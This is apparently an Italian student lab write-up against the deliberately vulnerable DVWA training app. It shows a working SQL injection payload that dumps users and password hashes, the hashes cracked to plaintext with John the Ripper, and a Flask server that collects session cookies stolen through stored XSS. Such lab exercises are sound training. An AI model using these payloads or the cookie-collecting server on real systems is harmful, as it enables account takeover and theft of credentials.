5. Web application hacking

- **Recupero delle password degli utenti presenti sul DB (SQLi)**

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Una volta ottenuti questi risultati andiamo a decodificare le password hashate per ottenere username e password effettive per ogni utente presente nel DB.

Decodifico le password con l'utilizzo di John the Ripper attraverso due file contenti lista di username e password.

Il risultato che otteniamo è il seguente:

admin : password
gordonb : abc123
1337 : charley
pablo : letmein
smithy : password

-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.


Creazione codice in python che funge da server e che riporta su un file txt tutti i cookie di sessione che recuperiamo dagli utenti

Codice python:


cookies.txt

```python
from flask import Flask, request, redirect
from datetime import datetime


app = Flask(__name__) # create instance of the app

@app.route('/') # reindirizzamento creazione file
def cookie ():
# cattura dei cookie e reindirizzati sul file"cookies.txt"
    cookie = request.args.get ('c')
    f = open ("cookies.txt","a" )
    f.write(cookie + ' ' + str(datetime.now()) + '\n' )
    f.close ()

    # reindirizzamento dell'utente alla pagina DVWA
    return redirect("http://192.168.50.101/dvwa/login.php")
if __name__ == "__main__":
    app.run (host = '0.0.0.0', port=5000) #0.0.0.0 - in ascolto per ogni ip


```

Inserimento dello script nella sezione XSS Stored.
Come nome inseriamo cookies e nello spazio del messaggio inseriamo lo script che ci permette di trasferire i cookie sul server creato.



Lancio del programma python e intercetto cookie.
Una volta inserito lo script e riaperta la pagina di login di DVWA, inseriamo le credenziali di accesso e una volta dentro modifichiamo la security su low e accediamo nuovamente alle sezione XSS Stored.



Controllo dell'inserimento dei cookie trovati nel file di testo.
In questo caso i cookie si riferisco a due accessi con utenti diversi, il primo con username 'admin' e password 'password' ed il secondo con username smithy e password 'password'